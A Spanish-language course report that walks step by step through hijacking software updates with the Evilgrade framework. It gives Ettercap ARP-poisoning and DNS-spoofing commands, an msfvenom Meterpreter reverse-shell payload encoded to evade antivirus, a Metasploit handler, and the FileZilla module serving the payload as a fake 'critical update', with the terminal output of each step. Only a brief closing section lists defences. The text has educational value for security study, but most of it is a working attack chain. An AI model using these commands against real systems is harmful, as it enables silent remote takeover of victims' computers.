

Atacando Actualizaciones con Evilgrade

Curso 2020-2021

Índice

- Introducción
- Planteamiento teórico del Ataque
- Instalación de todas las herramientas necesarias
- Ejecución
- Conclusiones

Introducción

Evilgrade es un framework creado por Francisco Amato, el cual nos permite ejecutar software en una máquina mediante la inyección de actualizaciones falsas.

Esta herramienta entra en juego cuando conseguimos redireccionar determinados nombres de host de los servicios de actualizaciones a una máquina que está corriendo Evilgrade, esta se hará pasar por el servidor oficial y le brindará a la aplicación el ejecutable que nosotros le hayamos configurado. Esta redirección la haremos con uns DNS Spoofing.

Evilgrade está estructurado en módulos, siendo cada uno específico para atacar unas actualizaciones concretas (actualmente consta de 81). La mayoría de módulos consiguen una ejecución directa gracias a las actualizaciones en modo automático, dándonos vía libre para poder inyectar nuestro exploit y hacernos con el control de la máquina. Como era de esperar, no funciona con cualquier programa, funciona con programas que tienen una implementación de su sistema de actualizaciones bastante pobre.

Dentro de los 81 módulos hay programas bastante usados, pero si no estuviésemos conformes, podríamos llegar a desarrollar un módulo, recomiendo ver el [readme](#) de su repositorio de github para esto.

```

[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/mirc.pm
[DEBUG] - Loading module: modules/techtracker.pm
[DEBUG] - Loading module: modules/osx.pm
[DEBUG] - Loading module: modules/cpan.pm
[DEBUG] - Loading module: modules/sunbelt.pm
[DEBUG] - Loading module: modules/atube.pm
[DEBUG] - Loading module: modules/flip4mac.pm
[DEBUG] - Loading module: modules/photoscape.pm
[DEBUG] - Loading module: modules/amsn.pm
[DEBUG] - Loading module: modules/linkedin.pm
[DEBUG] - Loading module: modules/port.pm

      _-_-
    _-_-| | _-_- _-_- _-_- _-_-| | _-_-
   /_-\ \/_-/ /| /_-\ '/_-\ '/_-\ '/_-\ 
  |__^ v /| | | C| | | C| | C| | __/
  \__| \ / |_|_| \__, | | \__,_ \__,_ \__||
          _/ |
          |_/

-----
----- www.faradaysec.com
- 81 modules available.

evilgrade>

```

Véase que al iniciar la aplicación, podemos ver cómo se cargan los módulos.

Planteamiento del ataque

Bueno, ya sabemos cuál es nuestro objetivo, pero, ¿qué SO usa la víctima?, ¿qué programas usa la víctima?, y ¿cómo se si son explotables las aplicaciones que está usando?

Bueno, pues el paso previo a todo ataque, sería la recopilación de información y en este Report no me voy a centrar en esto, pero recomiendo **Nmap** para realizar un FingerPrinting del SO).

En cuanto a los programas que usa la víctima, esnifando su tráfico y sobre todo centrándonos en los paquetes http / https (protocolos sobre los que corren generalmente los servicios de actualizaciones) podremos extraer información bastante útil para nuestros fines. Además, las actualizaciones se comprueban periódicamente si están de forma automática, por lo que ejecutando un buen rato cualquier sniffer, no tendremos problemas. Para realizar esto, usaremos **Ettercap**.

Si llegamos a este punto, lo más normal es que tengamos una idea de por dónde y a qué atacar por lo que tenemos que generar unos binarios que inyectar. Me parece perfecto un ejecutable que cree una conexión reverse tcp (Modelo Cliente-Servidor sobre Tcp siendo la víctima quien se conecte a nosotros) y qué mejor framework para esto que **Metasploit**.

Finalmente, sólo necesitamos suplantar los dominios correctos con un Dns Spoof y redireccionarlo a nuestra máquina con Evilgrade corriendo. Para el Dns Spoof volveremos a usar **Ettercap**.



Instalación

Lo primero que instalaremos será **Evilgrade**, para ello, procederemos a clonar su repositorio oficial de Github.

```
git clone https://github.com/infobyte/evilgrade.git
```

También tendremos que instalar unas cuantas dependencias de módulos de perl.

```
cpan Data::Dump
cpan Digest::MD5
cpan Time::HiRes
cpan RPC::XML
```

Probamos la herramienta (./evilgrade), y si ésta no nos inicia lo más probable es que tengamos que copiar el irscore a /etc/perl.

```
cp -r irscore /etc/perl
```

Continuaremos descargando e instalando **Metasploit**.

```
wget https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb
chmod 755 msfupdate.erb
./msfupdate.erb
```

Y finalmente **Ettercap**, en este caso la versión de línea de comandos.

```
sudo apt-get install ettercap-text-only
```

Destacar que si evilgrade no puede levantar el servidor dns, lo más probable es que ya haya uno corriendo en el mismo puerto, revisad la configuración de vuestro equipo y en especial el servicio systemd-resolved. También puede dar algún fallito más y si esto pasa, lo primero que debéis hacer es revisar los [issues de su repositorio oficial](#).

Ejecución

Como bien hemos explicado, comenzaremos por recopilar información en caso necesario, para esto usaremos ettercap con el plugin remote browser y procederemos a esnifar el tráfico de la víctima. Destacar que para más comodidad podemos editar el fichero etter.conf:


```
remote_browser = "echo http://%host%url"
```

Yo lo tengo configurado para que me lo muestre por pantalla pero podríamos hacer cosas más interesantes, como que nos guarde todas las urls en un archivo.

```
remote_browser = "echo http://%host%url >> ruta_archivo"
```

Después de configurarlo, ejecutamos ettercap para obtener la información que precisamos:

```
sudo ettercap -Tq -P remote_browser -M arp:remote /ip_router// /ip_victima//
```



```
sudo ettercap -Tq -P remote_browser -M arp:remote /192.168.1.57//

Scanning for merged targets (2 hosts)...

* |=====>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.57 DC:A6:32:52:ED:73

GROUP 2 : 192.168.1.1 80:78:71:E6:25:F0
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating remote_browser plugin...

REMOTE COMMAND: echo http://google.es/
http://google.es/
http://www.google.es/
REMOTE COMMAND: echo http://www.google.es/
```

* [podría ser interesante configurar SSLStrip para captar tráfico https.](#)


En el planteamiento comentamos que si desconocemos el sistema podemos fingerprintear a la víctima con Nmap, en este report estamos presuponiendo que es un windows.

A continuación generamos los binarios, usaremos el encoder shikata ga nai para intentar evadir software de detección de malware.

```
msfvenom -p windows/meterpreter/reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe  
LHOST=192.168.1.49 LPORT=4444 > exploit.exe
```

Una vez creado el ejecutable, dejamos una terminal a la escucha de la futura conexión por parte de la víctima con los siguientes comandos de metasploit.

```
msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost ip_atacante  
set lport 4444  
exploit
```



```
pi@raspberrypi: ~/evilgrade  
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  
  
Press SPACE BAR to continue  
  
      =[ metasploit v6.0.16-dev-                               ]  
+ -- --=[ 2071 exploits - 1122 auxiliary - 352 post             ]  
+ -- --=[ 592 payloads - 45 encoders - 10 nops                ]  
+ -- --=[ 7 evasion                                           ]  
  
Metasploit tip: Enable verbose logging with set VERBOSE true  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.1.57  
lhost => 192.168.1.57  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.57:4444
```

* no cerremos esta ventana, aquí se conectará la víctima cuando ejecute el .exe

Con el ejecutable ya creado, ya podemos pasar a evilgrade. Recordemos ejecutarlo con privilegios para que pueda crear los sockets que están escuchando conexiones.

Su funcionamiento es bastante simple y usaremos literalmente 4 comandos:

- **configure <módulo>**: Con este comando cargaremos un módulo de evilgrade para atacar a determinada aplicación. La lista de todos los módulos la podremos consultar cómodamente en [github](#)

- **show options:** Generalmente las opciones suelen ser comunes a todos los módulos pero puede haber excepciones. Siempre conviene ejecutarlo para revisar que esté todo configurado correctamente. Destacar que nos brinda un dato muy importante y es el VirtualHost, este es el host contra el que se están chequeando las actualizaciones y consecuentemente el que suplantaremos, así que tenemos que revisarlo para cada módulo o aplicación.
- **set agent <ejecutable>:** Especificamos el ejecutable que queremos inyectar como si fuese una actualización. Generalmente es la única opción que tocaremos, pero esto puede depender de los módulos.
- **start:** Inicia el ataque
- ante la duda... **help**

En mi caso, realizaré una prueba con filezilla, introducimos los siguientes comandos:

```
configure filezilla
show options
set agent /home/pi/exploit.exe
start
```

```

pi@raspberrypi: ~/evilgrade
=====
Name = FileZilla
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ faradaysec.com >"]
Description = ""
VirtualHost = "(update.filezilla-project.org)"

-----
| Name      | Default          | Description | |
|---|---|---|---|
| agent     | ./agent/agent.exe | Agent to inject |
| description | This critical update fix internal vulnerability | Description to be displayed during the update |
| enable    |                  | 1 | Status |
|-----|-----|-----|

evilgrade(filezilla)>set agent /home/pi/exploit.exe
set agent, /home/pi/exploit.exe
evilgrade(filezilla)>start
evilgrade(filezilla)>
[8/1/2021:16:53:13] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(filezilla)>
[8/1/2021:16:53:13] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(filezilla)>_

```

Lo último de todo es hacer un DNS spoofing, realizarlo es muy simple, basta con añadir las resoluciones concretas que queremos en el fichero /etc/ettercap/etter.dns

El archivo es bastante autoexplicativo, pero bueno, tenemos que añadir una línea de este estilo “dominio **A** ip_atacante”.

En nuestro caso: **update.filezilla-project.org A ip_atacante**

Finalmente, ejecutamos ettercap y listo.

```
ettercap -Tq -M arp -P dns_spoof /192.168.1.38///
```

En cuanto la víctima actualice su programa y ejecute nuestro binario, automáticamente metasploit creará una sesión y tendremos acceso total al sistema infectado.

Conclusiones

El verdadero peligro de este ataque es que nos permite inyectar malware sin que el usuario acepte nada ni se de cuenta. De esta forma podemos ver que es de vital importancia saber que programas tenemos, saber si son vulnerables y siempre, siempre intentar tener todo tipo de actualización en modo manual y sobre todo si estamos en una red poco segura con desconocidos.

Las políticas restrictivas de “desactivar lo que no se usa” podrían mitigar el ataque en cierto modo, pero lo mejor sería tener instalado un buen antivirus, usar una vpn e incluso poner estática la mac de nuestro router. Debemos siempre intentar ser conscientes de lo que está haciendo nuestra máquina.

Por último, mencionar el uso de hashes y que nunca estaría de más comprobar la integridad de todo lo que nos descargamos.